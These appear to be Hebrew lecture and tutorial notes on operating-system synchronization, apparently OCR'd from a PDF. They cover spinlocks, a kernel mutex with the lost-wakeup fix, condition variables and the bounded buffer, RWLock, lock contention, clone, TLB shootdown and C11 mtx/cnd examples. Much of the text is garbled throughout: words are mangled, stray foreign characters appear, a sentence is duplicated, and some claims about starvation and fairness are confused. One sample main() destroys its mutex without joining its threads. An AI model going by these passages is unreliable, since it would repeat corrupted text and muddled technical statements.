מנעול זה **מבטיח mutual exclusion** כפי שראינו. הוא **מבטיח deadlock freedom**: ברגע שהמנעול פניו ה-thread הראשון שעושה TAS תופס אותו, לא יוכל להיות שכולם יוכלו לנתח מבלי להיכנס ל-CS. אמןנו, **thread starvation free**: יתכן ש-**starvation** free – יוכלה ולתמיד לא יספק להיות הראשון שעושה TAS כאשר המנעול פניו, וולולם לא יצילוח להיכנס ל-CS. המנעול יעיל כאשר אין עליו יתרונות: אפשר לתפוס אותו בצד אחד של פקודות TAS. כאשר יש תחרות, אפשר לרעוב ולהן אין חסם על הזמן שלוקח לתפוס.

**בעיתת wait busy:**

1. **זמן זבזב:** thread A תופס את המנעול, ומיד לאחר מכן מתבצע context switch לאחד אחר (אין ל-scheduler דריך לדעת שה-**thread** מוחזק מנגנון, או פוטולה לוגית לחולוטין). אם ה-**thread** שלו עוברים גם ינסה לתפוס את המנעול, הוא יזבזב את כל ה-**quantum** שלו על wait busy.

2. **הוגנות:** יתכן שמיד לאחר ש-A יחזיר לרוץ ל-B, יזבזב זמן רב והוא יתאפשרו ויתפוס אותו ושוב נ עבר ל-B. במקרה B לא יוכל לתפוס את המנעול כלל, או רק לעתים רוחקות בהשוואה ל-A.

בעיתת בזבוז הזמן: הרעיון להודיע ל-scheduler שה-thread שעשו שימושו עם זמן המעבד, וכך הוא מותר עלייו ומאפשר להריץ אחרים. נסיף קרייה ל-**yield** בזמן spinning. כאשר ה-**thread** יודע שהוא קיבל חזרה את המעבד, ולבסוף ממשיר ביצוע הלולאה ומנסה לתפוס את המנעול שוב.

```
lock() {
 while (TAS(&L))
 yield_cpu();
}
```

- הרעיון הזה רלוונטי גם למנגנון בתוך הkernel וגם ב-userlevel. ההבדל הוא שתהילן. יבצע syscall **yield** בעוד שקוד קרנל יכול לבצע קרייה ישירות ל-scheduler.
- זה מקטין את בזבוז משאבי המעבד, אבל עדין יש בזבוז מסוים. ה-**yield** לא אומר לו-**scheduler** למה לבדוק thread-spinning, אבל מחייב אותו שוב. לכן, ה-**yield** יכול לחזור לרוץ כאשר המנעול תפוס, שוב להיכשל בניסיון לתפוס את המנעול ולקרוא שוב ל-**yield**.

בעית ההוגנות: קיימים אלגוריתמים יותר מתחכמים שמבטיחים starvation-free וגם ההוגנות, לא ניכנס לעומק. גם אם היה לנו spinlock הוגן, הוא עדין היה מזבז זמן מעבד עבור ה-spinning. לכן נשתמש בReLUון שדברנו עליו בהקשר לתקנים, כאשר היה צורך לחכות שפעולות IO תסתיים: **מחלף את ה-spinning ב-waiting**, ואז ה-**thread** יזכה במפורש לשחרר המנעול!



### mutex - מנעול שמאכע

למנעל החדש נקרא **mutex**, כדי להבדיל אותו מה-spinlock. באן אובייקט המנעל בבר לא יהיה רק משתנה בוליאני. יהיה גם מבנה נתונים של תור, וגם mutex'ם, שבו נשתמש כדי להגן על נתונים של משתנה המנעל.

נראה את המימוש עבור הernal (בהתבה שיש גישה ישירה ל-scheduler).

```
lock(mutex *m) {
 spin_lock(&m->s);
 if (!m->mtx) { // fast path
 m->mtx = 1;
 spin_unlock(&m->s);
 return;
 }
 queue_add(m->q, me);
 spin_unlock(&m->s);
 sleep(); // wait for wakeup
}
unlock(mutex *m) {
 spin_lock(&m->s);
 if (queue_empty(m->q)) {
 m->mtx = 0;
 spin_unlock(&m->s);
 return;
 }
 first = queue_deq(m->q);
 wakeup(first);
 spin_unlock(&m->s);
}
```

כדי לטעוס את mutex:

1. טופס קודם את ה-spinlock שמגן על המנעל.
2. אם mutex לא טופס.
  - a. מסמן שה mutex טופס.
  - b. משחרר את mutex.
  - c. נכנסים ל-CS.
3. אם כן:
  - a. הוא מוסיף את עצמו לתור.
  - b. משחרר את mutex // spinlock // משחררים ואז הולכים לישון כדי לא לתקוע את המנעל
  - c. הולך לישון באמצעות sleep() // מחכה שימושו יעיר אותו

כדי לשחרר את mutex:

1. טופס קודם את mutex.
2. אם אין threads שמחכים בתור:
  - a. מסמן שה mutex פנוי.
  - b. משחרר את mutex.
3. אם יש:
  - a. מסיר את thread הראשון שמחכה בתור.
  - b. מבצע לו wakeup // מי שישן מסיים את mutex וכנס ל-CS.
  - c. משחרר את mutex // לא מסמנים את mutex פנוי שכן "העבכנו בעלות" לראישן בתור

בנסיבות lost wakeup: מה קורה אם מבצעים wakeup ל-T, אבל T בכלל לא ישן? זה יכול לקרות כי בפונקציית lock, נניח ש-T הוסיף את עצמו לתור בשלב 3a. אמונם, בין שלב 3 של שחרור mutex השלב 3 של ביצוע ה-sleep, T נעצר, ומתחליה לחץ הלוגיקה ב-thread אחר של lock-unlock, והוא תנסה להעיר את T שהוא כל לא ישן. זה נובע מחוסר אוטומיות, **שלבים 3b-3c לא מבוצעים בצורה אוטומית**. אם T יוכל לישון עוד רגע, הוא עשוי לא להתעורר לעולם.

|                                                        |                                                                                   |
|--------------------------------------------------------|-----------------------------------------------------------------------------------|
| yawn() {<br>set_state(me, SLEEP)<br>}                  | wakeup(thread* T)<br>set_state(T, RUNNABLE)<br>// try actually to<br>// wake p up |
| sleep() {<br>if (me->state != SLEEP)<br>return;<br>... |                                                                                   |

פתרון – נרחיב את API. לפנינו שהולכים לישון, מודיעים על הכוונה ללבת לישון, קוראים למетодה ()yawn, "פייהוק". הרעיון הוא שפייהוק יהיה אוטומי ביחס להחלטה ללבת לישון. התהוויש יהיה כזה ש-wakeup יבוצע אחרי הפיהוק ולפניהם sleep. במצב זה, schedulerobar יבהיר יוזע על הכוונה ללבת לישון, ובכן איך שהוא קורא ל-sleep, sleep יוכל מיד לחזור מה-kick ולתת לו המשיך לחץ – כי הוא יודע שהרגע העירו אותו.

**במימוש שלנו, נסיף פיהוק זהה לפני שחרור mutex, זה מבטיח לנו אוטומיות:** הפיהוק תמיד יבוצע לפניהם של unlock-spinlock. בעת לאחר ההתחמה זו, sleep יחזיר מיד והכל יעבד כמו שצריך.

### שאלות:

- **באופן עקרוני mutex אינו הוגן, או למה mutex לא נוטה להרעה וחוסר הוגנות?**  
זה לא מקרה הסביר. אין שום פעולה בשימוש-spinlock שהוא ארכובה, אלא פעולות קבועות. אין כמעט שתהיה לנו בעיה של מישחו שלא שחרר בזמן AT ואנחנו נתקעים כל הזמן. באופן פרקטי זה עובד מצוין, כמעט הוגנת לחהלוטין. נניח שיש לנו mutex שהוא בן הוגן. למה צריך את mutex? יש את התוספת של התור, שומרם על סדר ההגעה, ולא מבזבזים זמן על waitbusy כי הולכים לישון.



## Condition Variables

### מנגנון CV:

מנגנון סכברון בשם condition variable מאפשר לנו להعبر מידע בין threads, לממש המתנה למאוורע במשהו, או לאבוף סדר בין קטעי קוד שונים. אובייקט זה מגדיר תור, ש-threads יכולים להכניס את עצם אליו ולחכות לתנאי שיתממש. יש לו 2 מתודות:

1. **wait**: מכניסים את עצמנו לתור של ה-CV והולכים לישון.
2. **signal**: יש להסיר מהטור של ה-CV את thread הראשון (בה"ב) שמחבה שם, ולהעיר אותו.

### בניה את המימוש של CV:

|                      |                        |
|----------------------|------------------------|
| P1<br>cond_wait(&cv) | P2<br>cond_signal(&cv) |
|----------------------|------------------------|

- **ניסוי ראשון**: דומה למניעול. מעבירים את אובייקט ה-CV כפרמטר. קל לראות מה הבעה באנו, יכול להיות lost wakeup. יתכן ש-P1 שעומד ל��וא ל-**wait** אבל אז P2 מספיק לוחץ קודם, עושה **signal** שאנו לו שום אפקט, ואז P1 ישן לניצח.

|                                    |                                     |
|------------------------------------|-------------------------------------|
| P1<br>if (!flag)<br>cond_wait(&cv) | P2<br>flag = 1;<br>cond_signal(&cv) |
|------------------------------------|-------------------------------------|

- **ניסוי שני**: נוסיף state מסוים, דgal שאומר האם צריך ללבת לישון או לא. קצת מזכיר את מה שניסינו לעשות עם "פייה". לפני שקוורים ל-**signal** מدلיקים את הדגל כדי שתהייה אינדיקטיבית שלא צריך לבצע **wait**, ואז מי שקורא ל-**wait** בודק קודם את הדגל יוכנס ל-**wait** רק אם צריך. עדין יש בעיה כי אין סכברון על בדיקת המצביע, P1 יבדוק את המצביע לפני ש-P2 ישנה אותו.

מסקנה – צריך לתרום באטומיות, **צריכים להיעזר כאן במניעול בלבד**. לבן, מוגדרת ה-**wait** האמיתית מקבלת כפרמטר לא רק את ה-CV אלא גם מניעול! וההגדרה שלה היא **לשחרר את המנעול וללבת לישון** בצורה אוטומטית. אם מtbody signal, ה-**wait** **توقف** מחדש את המנעול לפני שהוא חוזר.

|                                                                  |                                                                  |
|------------------------------------------------------------------|------------------------------------------------------------------|
| P1<br>lock(&L)<br>if (!flag)<br>cond_wait(&cv, &L)<br>unlock(&L) | P2<br>lock(&L)<br>flag = true;<br>cond_signal(&cv)<br>unlock(&L) |
|------------------------------------------------------------------|------------------------------------------------------------------|

- המניעול מגן על מצב התנאי, ומבטיח שבדיקה של התנאי +  
שינה, וכן גם שינוי של התנאי +**signal**, יבוצעו בצורה אוטומטית  
ביחד. لكن ה-**wait** חייב להקריא בתוך הקטע הקритי, כדי להיות  
אוטומטי ביחס לדיקת ה-**flag**, **flag**, ולמנוע בעיית lost wakeup. אבל  
ה-**wait** חייב גם לשחרר את המנעול, כי אחרת שהקוד שמשנה  
את התנאי ועשה **signal** לא יוכל לוחץ.

### פתרון בעיית bounded buffer:

נסתכל על בעיה של consumer/producer מעל באפור חסום (בגודל קבוע). יש לנו producers שקוראים למתחודה **put** שתפקידו  
להכניס מידע לבאפור. אם הוא מלא, צריכים לheckות שהוא יתרוקן. יש לנו consumers שקוראים **get** שתפקידו שותפה קידה להקרוא  
מידע מהבאפור ובכך לוחקן אותו. אבל, אם הבאפור ריק, הם צריכים לheckות שהוא יתמלא. ראיינו דבר דומה בשימוש ב-**deq**. כדי  
לפשט, נניח שהגודל המידע שנכתב נקרא הוא תמיד כפולות של גודל הבאפור. רק תמיד מלא את הבאפור כל-ו-**get** מוחקן את כל  
הבאפור. **ניסוי ראשון** למימוש:

| Producer (put)                                                                                                                   | Consumer (get)                                                                                                                     |
|----------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| lock(&L)<br>if (state == FULL)<br>cond_wait(&cv, &L)<br>memcpy(buf,in) // fill<br>state = FULL<br>cond_signal(&cv)<br>unlock(&L) | lock(&L)<br>if (state != FULL)<br>cond_wait(&cv, &L)<br>memcpy(out,buf) //empty<br>state = EMPTY<br>cond_signal(&cv)<br>unlock(&L) |

- אם הבאפור מלא, producers שמחיכים שהוא יתרוקן יעשו **wait**, וכן גם consumers שמחיכים שהוא יתמלא.
- פעולה **put** תופסת את המנעול ובודקת אם הבאפור ברגע מלא. אם כן היא קוראת ל-**wait**. אחרת, היא ממלאת את הבאפור, משנה את מצבו ל-FULL, עושה **signal** ומסיימת.
- פעולה **get** תופסת את המנעול ובודקת אם הבאפור ברגע ריק. אם כן היא קוראת ל-**wait**. אחרת, היא מרוקנת את הבאפור, משנה את מצבו ל-EMPTY, עושה **signal** ומסיימת.


**בעיה 1:** זה עובד עבור consumer-i-producer בודדים. מה קורה כאשר יש כמה consumers ?

- נניח שהבאפור ריק, CON מגיע וטופס את המנעול, רואה שהבאפור ריק והולך לישון עד שהוא יתמלא.
- לאחר מכן מגיע PROD שמליל את הבאפור ועשה **signal** כדי להעיר את CON היישנים.
- לפני SHA-CON ישין מתעורר, מגיע CON אחר, תופס את המנעול, רואה שהבאפור מלא, מרוקן אותו ומסיים.
- ה-CON הקודם מתעורר וגם מרוקן את הבאפור, וקורא ממנו את אותו המידע שכבר עבד ע"ז זה שהשיג אותו.
- **אחריו שהוא התעורר, הוא לא בדק שהתנאי שהבאפור FULL עדין מתקיים!** לכן הוא חייב לבדוק את זה בעזרת while ולא לבדוק עם if. ה-while יסתהים רק כאשר התנאי מתקיים.
- הערכה: עוד סיבה להשתמש ב-validation זהה הוא שישנם מימושים של CV שלא מבטיחים ש-**signal** ייעיר בדיק thread אחד, אלא יתכן שהוא מופיע במאה כאליה. גם במקרה הראשון שיתעורר יכול לגרום לכך שהתנאי שככל השאר מחכים לו יפסיק להתקיים.



**בעה 2 – deadlock:** הובודהשה-PRODS מעתה תור (אוֹטוֹ CV), יכולה להוביל ל-deadlock, מכיוון שיתכן מצב שמי שאמור להתעורר לא יהיה הראשון בתור, אלא יהיה "תקוע" מאחריו thread מהסוג השני.

- הבادر ריק ויש C1 שיישן ומחייב שהוא יתמלא.
- מגע עד C2 וגם הוא רואה שהבאדר ריק והולך לישון עד שהוא יתמלא.
- מגע P1 שמללא את הבאדר, ועשה signal, משנה את מצב הבאדר למלא.



## Many consumers


| Producer (put)         | Consumer (get)          |
|------------------------|-------------------------|
| lock(&L)               | lock(&L)                |
| while (state == FULL)  | while (state != FULL)   |
| cond_wait(&cv, &L)     | cond_wait(&cv, &L)      |
| memcpy(buf,in) // fill | memcpy(out,buf) //empty |
| state = FULL           | state = EMPTY           |
| cond_signal(&cv)       | cond_signal(&cv)        |
| unlock(&L)             | unlock(&L)              |

- לפני ש-CON כלשהו מספיק להתעורר, מגע עד P2!
- הוא רואה שהבאדר במצב מלא ולכן הוא הולך לישון.
- עבשו התור מכיל threads משני הסוגים!
- עבשו מתעורר C1, רואה שהבאדר מלא, מרוקן אותו.
- ומבצע signal כדי להעיר PROD ממתינים.
- בעה היא ש-PROD שמתמן אינו הראשון בתור, לכן חוזר לישון.
- מתעורר ה-C2 שראה שהבאדר ריק, וכך (האדום) – אם לא מגע עבשו אף thread חדש, P2 (האדום) – C2 (הכחול) שנשארו ישם לנצח ואף אחד לא יעיר אותם.

פתרונות אפשריים:

1. broadcast: נרחיב את ה-API באמצעות מתודה שמעירה את כל threads שישנים, לא רק את הראשון בתור. כל הסוגים שבטור ותערורו, ואחד מהם שיוכל לתקדם במצב של הבאדר, אכן יתקדם. זהו תסritis של thundering herd.
2. תחזוק שני CV: אחד עבור producers ואחד עבור consumers. כבה אין חוסר וידאות לגבי סוג-thread שיתעורר כאשר מצב הבאדר משתנה, והבעיה נפתרת.

אם אפשר להסתדר בלי broadcast למה זה קיים? נניח שבמוקם שיש באדר היחיד שמתמלא ומתפרק, יש לווק של איברים שמוכנסים אליו ומוסאים ממנו. נניח שורצים לממש אותו ורק עם signal.wait.



- הקופה ריקה ויש שני CONS ישנים, מחכים שיוכנסו איברים.
- מגע PROD, תופס את המנגנון, מכניס את האיבר שלו לקופה, ואז מבצע signal-L-CONS.
- לפני אחד מהם מתעורר, מגע PROD נוספת! הוא תופס את המנגנון, מכניס איבר, אבל כיון שהוא ריקה, הוא לא עושה signal.
- CON בלשה תופס את המנגנון ומטפל באחד האיברים, אבל אז הוא מסיים, והשני יכול לישון לנצח.

שאלות:

- **האם אפשר לפתור את הבעיה האחרונות בכל זאת בלי broadcast?**broadcast: כן, למשל, אפשר לשמר count של כמה threads הממתינים, ולקרוא ל-signal בכל עוד יש במקרה שמחכים. יש דוגמאות למקומות טובים יותר שבהם צריך broadcast.
- **בבעה ה-thread thundering herd האם יוכל לומר שבדוק thread אחד יתקדם וכל השאר יחוור לישון?** יכול להיות שעבודה של אחד, יגרום למימוש של תנאי ש-threads אחרים מחכים לא. אם יתעורר PROD הוא ימלא את הבאדר, ואז CON אחר יוכל לקרוא את זה.
- **המודיעיצה ל-CV היה להתחמק מקודיאה ל-Yield, האם הצלחנו לחלוון להימנע מזה?** לא ב-100%, אבל הם מצמצמים את משאבי ה-CPU שאנו מبذבים. wasted wakeup יכול לקרות מיד' פעם סתם, אם מישחו מתעורר והתנאי שהוא עליי הספק שוב לא להתאפשר, בין הרגע שהוא התעורר לרגע שהוא קיבל את המנגנון, אז הוא יחוור לישון. זה קורה בתדריות נמוכה, ביחס לולאה עם yield בכל פעם שהתנאי לא מתקיים.

**נושאים מתקדמים****:RWLock**

ראינו שמנועים מוגנים מוקבליות, ודיברנו על כך שהדריך לקבל חזרה חלק מהמקבליות היא ע"י שימוש בגישה fine-grained. ודרך נוספת, והיא ע"י שימוש בסוג מיוחד של מניעול שנקרא lock/read/write lock. המנגנון מtabסס על הבדיקה הבאה: אם יש קוד שרך קורא את המשתנים שמנועם מוגן עליהם, ולא משנה אותם, אז הרבה קוד יכול לוחץ במקביל ביעיה, הם לא יידרשו אחד את השני כי הם רק קוראים. מה שאסור שיקפה, זה שהם יעדכו את המשתנים ויריצו במקביל.


אם כן, המנגנון RWLock תומך בשני סוגים של נעלות:

1. נעלת write mode היא כמו נעלת רגילה, אוכפת mutual exclusion: כאשר thread מחזיק את המנגנון במצב זה, לא יוכל להיות אחרים שמחזיקים במנועל, לא ב-read mode וגם לא ב-write mode.
2. נעלת read mode היא כזו שאפשרת רק נעלות write mode. אבל היא כן מאפשרת לאחרים לבצע נעלות read mode ולפונול במקביל.

**:Lock Contention**

```
bool L;
lock() {
 while (TAS(&L)) {} // spin
}
```

בשידרנו על מימושים של מנגולים, היה לנו בעיקר חשוב להוריד את מספר הפעולות על הדיכרן מלנארו לקבוע. לעומת זאת, הינה לנו הנחה לא מפורשת שככל פקודת מכונה שנגנית לדיכרן (קריאות, כתיבות ו-atomic RMW) לוקחת זמן קבוע לביצוע, ולכן שחשוב באלאgorיתם המנגנון הוא לפחות את מספר פקודות המכונה האלה. הטעיה היא שההנחה הזאת לא נכונה. בפועל, כאשר פקודת מכונה על מספר מעבדים כותבות אותה בתובת במקביל, הענוצה שהחומרה צריכה ליצור סדר ביןיה גורמת למצב זמני ביצוע הפקודות גדול, ונעה לינארית במספר הפקודות שרצו במקביל. למשל בהקשר של ה-spinlock שראינו, הזמן שלוקח ל-thread שרצ לבד לבצע את ה-TAS משמעותית יותר קצר מהזמן שלוקח ל-N threads לדוגמה TAS מיליאון מעבדים-CS (ככלומר לקדם את המשנה מ-1 עד מיליאון). אידיאלית, היו מ暢ים זמן הריצה יהיה קבוע, אין באמת מקבליות כי הכל נעשה ב-CS.



התופעה זו נקראת lock contention: כאשר יש הרבה דרישים למנועל, ונוצר עליון contention מי הבעלים, זמן תפיסת המנגנון עולה. ההשלכות שלה תלויות באורך ה-CS. אם הוא קצר, אם המנגנון הוא contended, תפיסת המנגנון יכולה להפוך להיות החלק הדומיננטי של ביצוע הפעולה. לדוגמה, נניח שיש לו CS שמקדム משנתה ב-1, וכל ה-threads עוברים דרכו. נמדד את הזמן שלוקח ל-N threads לבצע מיליאון מעבדים-CS (ככלומר לקדם את המשנה מ-1 עד מיליאון). אידיאלית, היו מ暢ים זמן הריצה יהיה קבוע, אין באמת מקבליות כי הכל נעשה ב-CS.

במציאות, כאשר משתמשים ב-spinlock מוגבלים זמן הריצה לא רק שאינם קבוע, הוא הולך וגובר בכל שימושים מעבדים.

**מיום Threads במערכת הפעלה:**

אנחנו יודעים שתהליכי נוצרים ע"י fork, שיצור שכפוף לתהליך הקורא. הרעיון המתבקש הוא ש-clone עברו threads בזיכרון דומה. הטעיה עם הרעיון הזה, היא ההתמודדות עם שאלת הטיפול במחסניות של ה-threads. נזכר שכבר אחד צריך מחסנית עצמו, אבל הם צריכים באופן מרחב בתובות, וכך אם ה-thread החדש יהיה עותק מסוים של מי שיצר אותו, יהיה לו בעצם אותה המחסנית.

```
Processes
pid = fork();
if (pid == 0) {
 ...
} else {
 ...
}


Threads
stack = malloc(...);
err = clone(func, stack);
...
void func(... {
 printf("I'm a thread!\n");
 ...
}
```

המחסנית של threads מוצבעת ע"י רегистר במצב המעבד שלו, שנקרא ה-SP. כל המחסניות הן איזורי זיכרון באותו מרחב הכתובות, של התהילין שבתוכו נוצרו כל ה-threads. כולן משתמשים באותו PT, וכך בואפן עקרוני יכולים לגשת למחסניות אחד של השני. מה שאמור למן את זה זאת העובדה שלכל thread יהיה ערך אחר ב-SP שלו. לכן הממשק של clone מקבל בתור פרמטרים בתובות של פונקציה (ששמה ה-thread יתחל לירוץ), ואת הכתובת של המחסנית שלו.



דוגמה: רץ thread בודד שמריץ את f. הוא יוצר thread חדש שמריץ את g ולאחר מכן כתוב 7 למשתנה הגלובלי x, ומדפיס את הערך שלו. בפונקציה g כותבים 5 למשתנה הגלובלי x ומדפיסים את הערך שלו. מה יכול להיות מודפס?

```
atomic_int x;
f() {
 err = clone(g,...);
 x = 7;
 printf("%d\n", x);
}
g() {
 x = 5;
 printf("%d\n", x);
}
```



- כל קומבינציה של 5 ו-7, כי השאלה באיזה סדר החוטים רצים.
- יתרן ש-f כותבת, g כותבת ואז שתיהן מדפיסות 7.
- g כותבת, ואז f כותבת ואז שתיהן מדפיסות 5.
- f כותבת ומדפסה 7, ואז g כותבת ומדפסה 5.
- g כותבת ומדפסה 5, ואז f כותבת ומדפסה 7.

מבחן מרחב הכתובות: כאשר קוד עושה mmap מתרחשת כניסה לKERNEL לביצוע ה-`syscall`, והקוד בKERNEL רק יוצר VMA ומছיד את הכתובת שלו במרחב הכתובות. הקצתה היזכרון הפיזי מתרחשת ע"י demand paging כאשר התהילך ניגש בפועל אל הדפים. בפעם הראשונה יהיה `page fault`. נניח שה-VMA הוא אונימי, אז הטיפול יכול הקצאה של frame עבור הדף, וייצור מיפוי אליו ב-PT. ברגע שיש threads, זה יכול להתבצע ע"י threads שונים ואפיו על מעבדים שונים. יתרן שאחד ייצור VMA ע"י mmap והקצאה והמיפוי יתרחשו כאשר thread אחר יגיש לאוות MA. כמובן, הקוד של ניהול ותחזוקת מרחב הכתובות חייב להיות מוגן ע"י מנעלים.

גם בפועל ההופכית של השמדת VMA, יש לבצע לאחר מכן TLB invalidation, כדי לוודא שלא ישאר עותק של המיפויים שהושמדו ב-TLB של המעבד. אכן יש בעיה – לכל מעבד יש TLB משלה! אם זה יבוצע רק על המעבד שעליו רץ munmap, יתרן שיישאר מיפויים של ה-VMA ב-TLB של המעבדים האחרים, וה-threads שרצים עליהם יכולים להשתמש בהם גם לאחר רצון munmap! לכן מבצעים **TLB shootdown** בזמן המעקב munmap TLB shootdown: מזודאים invalidation על כל המעבדים שבהם יתכן שהמיפוי שהושמד הוא cached ב-TLB.



## תרגול 7 (סנכרון)

**מוטיביציה:** ראיינו שעם המעבר threads-ל-threads קיבלונו את היתרון של מרחב זיכרון משותף, רק לבב אחד יש מחסנית משלה. הסיכון בכך הוא גישה בו-זמנית לאותו מידע. מערכת הפעלה יכולה לבצע context switch בין ה-threads בלי להודיע מראש (מתי זה יכול לקרות? cache miss, page fault?). אם ה-thread שעברנו אליו עובד על אותו מידע שה-thread הקודם עבד עליו – יכולה להיווצר בעיה.

```
static int counter = 1;

int next_counter(void) {
 return counter++;
}

temp = value;
value = temp + 1;
return temp;
```

נניח שיש לנו פונקציה פשוטה שמקדמת counter (משתנה סטטי). אם אנחנו עובדים עם thread אחד בלבד אין בעיה. נתמקד בפוקודה counter++. מה שקרה במקרה: לוקחים את הערך המוקורי וושומרו באותו משתנה temp, לוקחים את הערך שלו +1, ואז מחזירים את ה-temp.

איפה הבעיה? אם רצים שני threads :

| thread 1         | thread 2         | value      |
|------------------|------------------|------------|
| temp = value     |                  | 1          |
|                  | temp = value     | 1          |
|                  | value = temp + 1 | 2          |
| value = temp + 1 |                  | 2 (not 3!) |

- הרាជון ערך את temp
- השני ערך את temp
- השני ביצע +1 והערך יצא 2.
- הרាជון ביצע +1 והערך יצא גם 2.
- מה שחוור זה 2 ולא 3 (הינו מצביעים שייהי פערם++) .

```
atomic_int counter = 0;
for (int i = 0; i < 10000000; ++i) {
 ++counter;
}
```

ישנם פתרונות ברמת החומרה לפוקודות אוטומיות, ברמת המעבד. אנחנו נשתמש בפקודות כלויות של C11.

```
for (int i = 0; i < 10000000; ++i) {
 rc = mtx_lock(&lock);
 ++counter;
 rc = mtx_unlock(&lock);
}

int main(int argc, char *argv[]) {
 thrd_t thread[NUM_THREADS];
 int rc;
 rc = mtx_init(&lock, mtx_plain);
 for (long t = 0; t < NUM_THREADS; ++t) {
 rc = thrd_create(&thread[t],
 next_counter, (void *)t);
 }
 mtx_destroy(&lock);
 thrd_exit(0);
}
```

- אם משתמש פשוט בתיפוס intubo-h-thread, אין שום הבטחה שההוספה למשתנה תהיה אוטומטית, ולכן קיבלונו תוצאה הרבה יותר קטנה – כתבו את אותה ערך במקום שככל אחד יעליה ב-1.
- נשים לב שאפשר להרים את זה אם למשתמש בתוך ה-thread במשתנה אחר שיוגדר כ-int גל, נעשה לו ++, ואת התוצאה שלו נשמר ב-counter האוטומי.

### : (lock) Mutex

נניח בעת שנרצה לבצע כמה פעולות ביחד, לא רק לסנכרן גישה למשתנה מסוים, ונרצה שזה יבוצע ב佗רה אוטומטית. יש לנו קטע קוד קריטי, משתמש עבורי באובייקט mutex – הפרדה הדדית. נשתמש בפונקציה שנקראת lock, רק אחד יוכל להיכנס לקטע הקוד הקרייטי לאחר שקיבל את המנגנון. threads-ה האחרים יתקעו עד שלא נשחרר את המנגנון באמצעות unlock.

- אתחול – הֆונקציה **mtx\_init**. יוצרת את המנגנון. יש כמה סוגים שונים לבחור בהם (timed, recursive).
- געילה – mtx\_lock, ינסה לקבל את המנגנון, אם הוא בשימוש הוא יבלוק.
- mtx\_trylock – לא בולקת, אלא נכשלת יש אם המנגנון בשימוש.
- שחרור – mtx\_unlock משחרר את המנגנון.
- הריסה – הֆונקציה **mtx\_destroy**. ברגע ששימושו להשתמש בו בתוכנית ולא יעשו בו עוד שימוש.

סנכרון עם טיפוס אוטומי, ונסנכרן באמצעות mutex. לא נעבד עם טיפוס אוטומי, ונסנכרן באמצעות mutex.



```

mtx_t qlock;
/* ... initialization code ... */
void enqueue(item x) {
 mtx_lock(&qlock);
 /* ... add x to queue ... */
 mtx_unlock(&qlock);
}

```

סנברון גישה לתור: אפשר למשתמש באמצעות רשימה מקוורת. איבר נכנס ב-tail, ומוציאים מה-head ומוסיזים את ההצבעה שלו קדימה. נניח שה-thread1 מבנים מושימות לתור, וה-thread2 מוציאה מושימות מהתור.

אם לא נגן על הפעולות באמצעות mutex, יכול להיות ששני threads יתייחסו לאותו tail והעדכון לא יתבצע כמו שצריך. נגן על כל גישה לתור באמצעות קטע קוד קריטי.

### :(signal) Condition Variables

נרצה להיעזר בסיגנל – event – כדי לסמך ל-thread מסוים שאירע קרה ויש לבצע פעולה מסוימת.

- **cnd\_init** – אתחול –
- המתנה לאירוע – cnd מקבל תנאי לממתנה, ו-**mutex** נועל. אם ה-wait מצילו הוא משחרר את mutex והולך לישון. אחרי שהוא סיים לבצע (האירוע סוגן): signal reception או קורתה התעוררות ספונטנית: (spurious wakeup).
- wait חוזר וה-mutex שוב נועל (reacquire).
- סיגנל לאירוע – **cnd\_signal** שולח סיגנל לאירוע, לפחות thread אחד שמחכה על האירוע זהה יתעורר, הבחירה של מי שייתעורר היא שרירותית (בהרצתה ראינו שהוא עובד לפי תור).
- הריסה – **cnd\_destroy**

כעת נוכל להשתמש בכך בדוגמת התור שלנו. נגידו אירוע של notEmpty. בפונקציה שמוכנסת לתוך נסגרת את האורווע, כך ש-thread אחר שיחכה על זה יתעורר ויזכיה איבר מהתור. ב-**dequeue** אנחנו עושים את ה-lock, ועוד מחכים על ה-event. אם wait cnd\_wait חוזר מההתעוררות ספונטנית, יכול להיות שהוא עדין ריק ואנו לא יודעים את זה.

```

item dequeue() {
 mtx_lock(&qlock);
 while <queue is empty>
 cnd_wait(¬Empty,&qlock);
 /* ... remove item from queue ... */
 mtx_unlock(&qlock);
 /* ... return removed item */
}

mtx_t qlock;
cnd_t notEmpty;
/* ... initialization code ... */
void enqueue(item x) {
 mtx_lock(&qlock);
 /* ... add x to queue ... */
 cnd_signal(¬Empty);
 mtx_unlock(&qlock);
}

```

```

void *inc_count(void *t) {
 for (int i = 0; i < TCOUNT; i++) {
 mtx_lock(&count_mutex);
 count++;
 if (count == COUNT_LIMIT) {
 cnd_signal(&count_threshold_cv);
 }
 mtx_unlock(&count_mutex);
 sleep(1);
 }
}

void *watch_count(void *t) {
 mtx_lock(&count_mutex);
 while (count < COUNT_LIMIT) {
 cnd_wait(&count_threshold_cv, &count_mutex);
 }
 mtx_unlock(&count_mutex);
}

```

